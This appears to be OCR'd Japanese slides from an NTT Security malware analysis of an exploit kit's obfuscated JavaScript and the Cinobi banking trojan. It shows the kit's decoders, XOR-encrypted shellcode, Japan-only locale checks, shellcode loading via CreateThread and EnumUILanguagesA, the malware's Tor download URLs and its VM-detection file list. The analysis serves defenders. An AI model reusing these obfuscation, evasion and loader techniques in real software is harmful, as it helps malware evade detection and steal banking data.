'wqfCmDpzwqbCiigW', 'wp7DvFzDmEwGwrY=', 'YRFYw5LDlQ==', 'w7rCucKfMcKLwqXDpcKjw45hwonCl8O2HD/DoTETFcKR', 'IXHDs1tV', 'w4MBw48Sw4c=', 'LEXCm8Krwo3DnSPCiQDDrh1fWA==',
'w7Ytw68lw5c=', 'E8O7w4hXwr3DonvCgDDDl8KZYQ==', 'a8KTw7PDqsOf', 'w4zCrMKTwrbDvnjCmsO3CMO+cloCwqjCm8OPX8Kdwq3Dl8Kh', 'GsKfw6ofwowUwqg+M3Nm', 'w7Avw6Irw5rCuA==',
'KsKmwoUYb8OZwp3DssOt', 'YgxTw5nDncOuw4k=', 'wobCs2JVwpxoWXbCoQ==', 'wpYQY2jDsCE='];
```

Obfuscation

NTT Security

文字列置換・暗号化

```
var myimg = document[_0x2956('0x53', '4(9F')](_0x2956('0x54', 'e^wX'));
myimg[_0x2956('0x55', '12&z')]('id', _0x2956('0x56', '#HIg'));
myimg[_0x2956('0x57', 'hDfI')](_0x2956('0x58', 'M0MF'), _0x2956('0x59', '#HIg'));
myimg[_0x2956('0x5a', 'X$8z')]('src', 'file/1.gif');
document[_0x2956('0x5b', 'wfl0')][_0x2956('0x5c', '1y4X')](myimg);
var myp = document[_0x2956('0x5d', 'p$$s')]('p');
myp[_0x2956('0x5e', 'yhtP')]('id', _0x2956('0x5f', 'p$$s'));
myp[_0x2956('0x60', '^eQ7')]('style', _0x2956('0x61', '88S1'));
document[_0x2956('0x62', 'eHJq')][_0x2956('0x63', 'dB)^')](myp);
```

```
// ボトルの画像を表示
var myimg = document["createElement"]("img");
myimg["setAttribute"]('id', "ldimg");
myimg["setAttribute"]("style", "position:absolute;width:40%;left:30%;height:40%; top:20%; z-index: 10;display:inline");
myimg["setAttribute"]('src', 'file/1.gif');
document["body"]["appendChild"](myimg);

// 読込中のメッセージを表示
var myp = document["createElement"]('p');
myp["setAttribute"]('id', "ldpr");
myp["setAttribute"]('style', "font-size:30px; position:absolute; left:5%; text-align:center; height:10%; top:60%; width:90%; z-index:10;");
document["body"]["appendChild"](myp);
```

Obfuscation

文字列置換・暗号化

```
// indexの先頭をずらす
// 0x13a(314)つずらすと、2周回って27番目が先頭になる
(function (e_arr, i) {
    while (i--) {
        e_arr['push'](e_arr['shift']());
    }
}(enc_array, 314));
```

+

```
// Base64 + URI Encode + RC4
var decode = function (encoded_data, key) {
    var S = [],
        j = 0,
        temp,
        decoded_data = '',
        uri_encoded_data = '';

    // Decode Base64
    encoded_data = atob(encoded_data);

    // Decode URI Encode
    for (var i = 0; i < encoded_data['length']; i++) {
        uri_encoded_data += '%' + ('00' + encoded_data['charCodeAt'](i)['toString'](16))['slice'](-2);
    }
    encoded_data = decodeURIComponent(uri_encoded_data);

    // Decode RC4
    // RC4 KSA
    for (var i = 0; i < 0x100; i++) {
        S[i] = i;
    }
    for (i = 0; i < 0x100; i++) {
        j = (j + S[i] + key['charCodeAt'](i % key['length'])) % 0x100;
        temp = S[i];
        S[i] = S[j];
        S[j] = temp;
    }

    // RC4 PRGA
    i = 0;
    j = 0;
    for (var k = 0; k < encoded_data['length']; k++) {
        i = (i + 1) % 0x100;
        j = (j + S[i]) % 0x100;
        temp = S[i];
        S[i] = S[j];
        S[j] = temp;
        decoded_data += String['fromCharCode'](encoded_data['charCodeAt'](k) ^ S[(S[i] + S[j]) % 0x100]);
    }

    return decoded_data;
};
```

1. Change Array Order
2. Base64 Decode
3. URL Decode
4. RC4

NTT Security

Bogus Control Flow

```
var env = new Array();
var platform = window["navigator"]["platform"]["toLowerCase"]();
if (platform["indexOf"]('win64') >= 0) {
    if ('OZwbR' === "OZwbR") {
        env[0] = 'IE64';
    } else {
        (function () {
            return ![];
        } ["constructor"]("debugger")['apply']("stateOjbect"));
    }
} else {
    env[0] = "IE32";
}
```

Obfuscation

NTT Security

関数化

```
_0x5d1882[_0xf233('0x61', 'OQL4')] = function(_0x4fa89e, _0x1a2af) {
    return _0x4fa89e !== _0x1a2af;
}
_0x5d1882[_0xf233('0x72', 'BLbp')] = function(_0x214c04, _0x5029aa) {
    return _0x214c04 === _0x5029aa;
}
_0x5d1882['MUbDE'] = function(_0x2a27b4, _0x3d61df) {
    return _0x2a27b4 + _0x3d61df;
}
_0x5d1882['RfqIQ'] = function(_0x56de42, _0x1ff3a0) {
    return _0x56de42(_0x1ff3a0);
}
```

NTT Security

Control Flow Flattening

```
var index = '6|3|14|0|9|8|4|10|5|7|11|15|2|13|1|12' ["split"]('|'),
    i = 0;

while (!![]) {
    switch (index[i++]) {
        case '0':
            img['setAttribute']('id', 'ldimg');
            continue;
        case '1':
            script['src'] = "file/r.js";
            continue;
        case '2':
            var script = document['createElement']("script");
            continue;
        case '3':
            ajax({
                'type': 'GET',
                'dataType': "jsonp",
                'timeOut': 10000,
                'url': "/conn.php?callback=?",
                'data': { 'data1': env, 'data2': arch[0], 'data3': arch[1] }
            });
            continue;
```

NTT Security

Encrypted Shellcode

```
var encoded_shellcode = new Array();
var key = "soefbyonhiytquibweukdeumgoeskoevryodxiylguirneuzteucwoekzoem";
encoded_shellcode['push'](0x73, 0x6f, 0x65, 0x66, 0x278b, 0x7b, 0x646f, 0x30cf, 0x68, 0x8569,
decoded_shellcode(encoded_shellcode, key);
var shellcode = String["fromCharCode"]["apply"](null, encoded_shellcode);
```

```
function decoded_shellcode(encoded_shellcode, key) {
    for (var i = 0; i < encoded_shellcode["length"]; i++) {
        if (i > key['length'] - 1) {
            k = i % key["length"];
        } else {
            k = i;
        }
        encoded_shellcode[i] = encoded_shellcode[i] ^ key["charCodeAt"](k);
    }
}
```

日本に特化した処理

ブラウザの言語設定

```
// ブラウザの表示言語が日本語かどうか
var language = (navigator["language"] || navigator["browserLanguage"])["toLowerCase"]();
if (language["indexOf"]('ja') == -1) return 0;
```

タイムゾーン


```
var timezone_offset = new Date()["getTimezoneOffset"]() / 60;
if (timezone_offset != -9) return 0;
```

Cinobi


Cinobi - Summary

Infection Chain

- Cinobiは4つのマルウェアから構成され、最終的にStage4が感染端末に永続化される。
- Stage4に金融機関のサイトに入力したデータを窃取する機能が実装されている。



Infection Chain



NTT Security

シェルコードのデコード

- Version1のバイナリ中にXORでエンコードされたシェルコードが埋め込まれている。
- 主要な機能はこのシェルコードに実装されている。
- シェルコードをデコードし、CreateThread()により実行される。

```
.text:011E106F 024 call    VirtualAlloc
.text:011E1075 014 mov     [ebp+main_module], eax
.text:011E1078 014 push    1ED8h
.text:011E107D 018 push    offset Encoded_Mainmodule
.text:011E1082 01C push    [ebp+main_module]
.text:011E1085 020 call    RtlMoveMemory
.text:011E108B 014 push    offset XOR_KEY  ; "GUXEk3RggoOAcUavN47KKP4IHY2lF8
.text:011E1090 018 push    1ED8h
.text:011E1095 01C push    [ebp+main_module]
.text:011E1098 020 call    cinobi_xor_decode
.text:011E109D 020 add     esp, 0Ch
.text:011E10A0 014 push    40h ; '@'       ; flProtect
.text:011E10A2 018 push    1000h           ; flAllocationType
.text:011E10A7 01C push    2BE4h           ; dwSize
.text:011E10AC 020 push    0               ; lpAddress
.text:011E10AE 024 call    VirtualAlloc
.text:011E10B4 014 mov     [ebp+var_10_alloc_ptr], eax
.text:011E10B7 014 lea     eax, [ebp+var_4]
.text:011E10BA 014 push    eax
.text:011E10BB 018 push    1ED8h
.text:011E10C0 01C push    [ebp+main_module]
.text:011E10C3 020 push    2BE4h
.text:011E10C8 024 push    [ebp+var_10_alloc_ptr]
.text:011E10CB 028 push    2               ; 2=COMPRESSION_FORMAT_LZNT1
.text:011E10CD 02C call    RtlDecompressBuffer
.text:011E10D3 014 push    0               ; _DWORD
.text:011E10D5 018 push    0               ; _DWORD
.text:011E10D7 01C push    [ebp+arg_0]     ; _DWORD
.text:011E10DA 020 push    [ebp+var_10_alloc_ptr] ; _DWORD
.text:011E10DD 024 push    0               ; _DWORD
.text:011E10DF 028 push    0               ; _DWORD
.text:011E10E1 02C call    CreateThread
```

Stage1のバイナリ中にエンコードされたシェルコードが埋め込まれている

```
unsigned int __cdecl cinobi_xor_decode(int a1, unsigned int a2, int a3)
{
  unsigned int result; // eax
  unsigned int i; // [esp+0h] [ebp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2 )
      break;
    *(_BYTE *)(i + a1) ^= *(_BYTE *)(a3 + i % 0x3C);
  }
  return result;
}
```


鍵長0x3Cでメインモジュールを XORデコード

CreateThread()でデコードされたシェルコードが実行される

NTT Security

日本語環境チェック

- GetUserDefaultUILanguage()の戻り値が0x411(=日本語)でない場合、以降の処理をせずに終了してしまう。



GetUserDefaultUILanguage()

Stage1 - Version 1

NTT Security

TORのダウンロードと実行

1. アーカイバーを下記何れかのURLからダウンロードする。
   - ftp://ftp.cadwork.ch/DVD_V20/cadwork.dir/COM/unzip.exe
   - ftp://freddy-ru.starlink.ru/ckJlag/antivir/SDFix/apps/unzip.exe
2. Zip圧縮されたTORを下記何れかのURLからダウンロードする。
   - https://archive.torproject.org/tor-package-archive/torbrowser/8.0.8/tor-win32-0.3.5.8.zip
   - https://x.x/8.p
3. ダウンロードしたアーカイバーでTORを解凍する。
4. “tor.exe”のファイル名を”taskhost.exe”に変更し、実行する。

C＆Cサーバーとの通信にはTORが利用される。

Stage1 - Difference between versions

シェルコードのデコード

- Ver.1ではStage1のバイナリ中にエンコードされたシェルコードが含まれていたが、Ver.2ではエンコードされたシェルコードが別ファイルに分割された。
- デコードされたシェルコードを実行する関数がCreateThread関数からEnumUILanguagesA関数に変更された。

VM検知機能

- Ver.2で新たに実装された。

NTT Security

シェルコードのデコード

- Ver.2ではエンコードされたシェルコードが別ファイルに分割された。
- EnumUILanguagesA()のcallback関数を利用して、シェルコードが呼び出された。

```
.text:10001004 008 push    0               ; hTemplateFile
.text:10001006 00C push    80h             ; dwFlagsAndAttributes
.text:1000100B 010 push    3               ; dwCreationDisposition
.text:1000100D 014 push    0               ; lpSecurityAttributes
.text:1000100F 018 push    1               ; dwShareMode
.text:10001011 01C push    80000000h       ; dwDesiredAccess
.text:10001016 020 push    encoded_filepath ; lpFileName
.text:1000101C 024 call    CreateFileW
.text:10001022 008 mov     hFile, eax
.text:10001027 008 push    0               ; lpFileSizeHigh
.text:10001029 00C push    hFile           ; hFile
.text:1000102F 010 call    GetFileSize
.text:10001035 008 mov     arg2_datasize, eax
.text:1000103A 008 push    40h ; '@'       ; flProtect
.text:1000103C 00C push    1000h           ; flAllocationType
.text:10001041 010 push    arg2_datasize   ; dwSize
.text:10001047 014 push    0               ; lpAddress
.text:10001049 018 call    VirtualAlloc
.text:1000104F 008 mov     mainmodule_func, eax
.text:10001054 008 push    0               ; lpOverlapped
.text:10001056 00C lea     eax, [ebp+NumberOfBytesRead]
.text:10001059 00C push    eax             ; lpNumberOfBytesRead
.text:1000105A 010 push    arg2_datasize   ; nNumberOfBytesToRead
.text:10001060 014 push    mainmodule_func ; lpBuffer
.text:10001066 018 push    hFile           ; hFile
.text:1000106C 01C call    ReadFile
.text:10001072 008 push    offset byte_1000A832 ; arg3_xordata
.text:10001077 00C push    arg2_datasize   ; arg2_datasize
.text:1000107D 010 push    mainmodule_func ; arg1_dataptr
.text:10001083 014 call    xor_decode
```

外部から指定された
ファイルを読み込む

xorでデコード

```
.text:1000165C 00C push    0               ; _DWORD
.text:1000165E 010 push    0               ; _DWORD
.text:10001660 014 push    0               ; _DWORD
.text:10001662 018 push    offset decode_mainModule ; _DWORD
.text:10001667 01C push    0               ; _DWORD
.text:10001669 020 push    0               ; _DWORD
.text:1000166B 024 call    createThread
.text:10001671 00C mov     [ebp+var_8], eax
.text:10001674 00C push    0FFFFFFFFh      ; _DWORD
.text:10001676 010 push    [ebp+var_8]     ; _DWORD
.text:10001679 014 call    waitForSingleObject
.text:1000167F 00C push    offset encoded_filepath ; lParam
.text:10001684 010 push    0               ; dwFlags
.text:10001686 014 push    mainmodule_func ; lpUILanguageEnumProc
.text:1000168C 018 call    EnumUILanguagesA
```

EnumUILanguagesA()の第一引数に
デコードされたシェルコードを指す
メモリ上のアドレスが指定される

Stage1 - Version 2

NTT Security

VM検知機能

- 下記ファイルが存在している場合、Stage2を起動せずに終了する。
  - %Windows%¥system32¥driver¥vmmouse.sys
  - %Windows%¥system32¥driver¥vmusbmouse.sys
  - %Windows%¥system32¥driver¥vmrawdsk.sys

  } Vmware


  - %Windows%¥system32¥driver¥vboxmouse.sys
  - %Windows%¥system32¥driver¥vboxguest.sys
  - %Windows%¥system32¥driver¥vboxsf.sys
  - %Windows%¥system32¥driver¥vboxvideo.sys

  } VirtualBox

```
seg000:00D42AEE 220 call    dword ptr [esi+98h] ; GetEncironmentVariableW("SystemRoot")
seg000:00D42AF4 214 lea     eax, [esi+45Eh]
seg000:00D42AFA 214 push    eax
seg000:00D42AFB 218 lea     eax, [ebp+var_vmmouse_path] ; PathAppendW
seg000:00D42AFB                         ;
seg000:00D42AFB                         ; arg1:%Windows%
seg000:00D42AFB                         ; arg2:system32\drivers
seg000:00D42B01 218 push    eax
seg000:00D42B02 21C call    dword ptr [esi+9Ch] ; PathAppendW
seg000:00D42B02                         ;
seg000:00D42B02                         ; arg1:%Windows%\system32\drivers
seg000:00D42B02                         ; arg2:vmmouse.sys
seg000:00D42B08 214 lea     eax, [esi+4AEh]
seg000:00D42B0E 214 push    eax
seg000:00D42B0F 218 lea     eax, [ebp+var_vmmouse_path]
seg000:00D42B15 218 push    eax
seg000:00D42B16 21C call    dword ptr [esi+9Ch]
seg000:00D42B1C 214 lea     eax, [ebp+var_vmmouse_path]
seg000:00D42B22 214 push    eax
seg000:00D42B23 218 call    isFile          ; vmmouse.sysの存在確認
```

vmmouse.sysの存在確認

Infection Chain



NTT Security

シェルコードのデコード

- Stage2のバイナリ中にエンコードされたシェルコードが埋め込まれている。
- Stage2の主要な機能はこのシェルコードに実装されている。
- シェルコードをデコードし、CreateThread()により実行される。

```
push    ecx
push    ecx
push    40h ; '@'
push    1000h
push    78A6h
push    0
call    virtualAlloc
mov     [ebp+var_8_mainmodule_func], eax
push    78A6h
push    offset encoded_mainmodule
push    [ebp+var_8_mainmodule_func]
call    RtlMoveMemory
push    offset aGuxek3rggooacu ; "GUXEk3RggoOAcUavN47KKP4IHY2lF8Whg5TddyQ"...
push    78A6h
push    [ebp+var_8_mainmodule_func]
call    xor_decode
add     esp, 0Ch
push    0
push    0
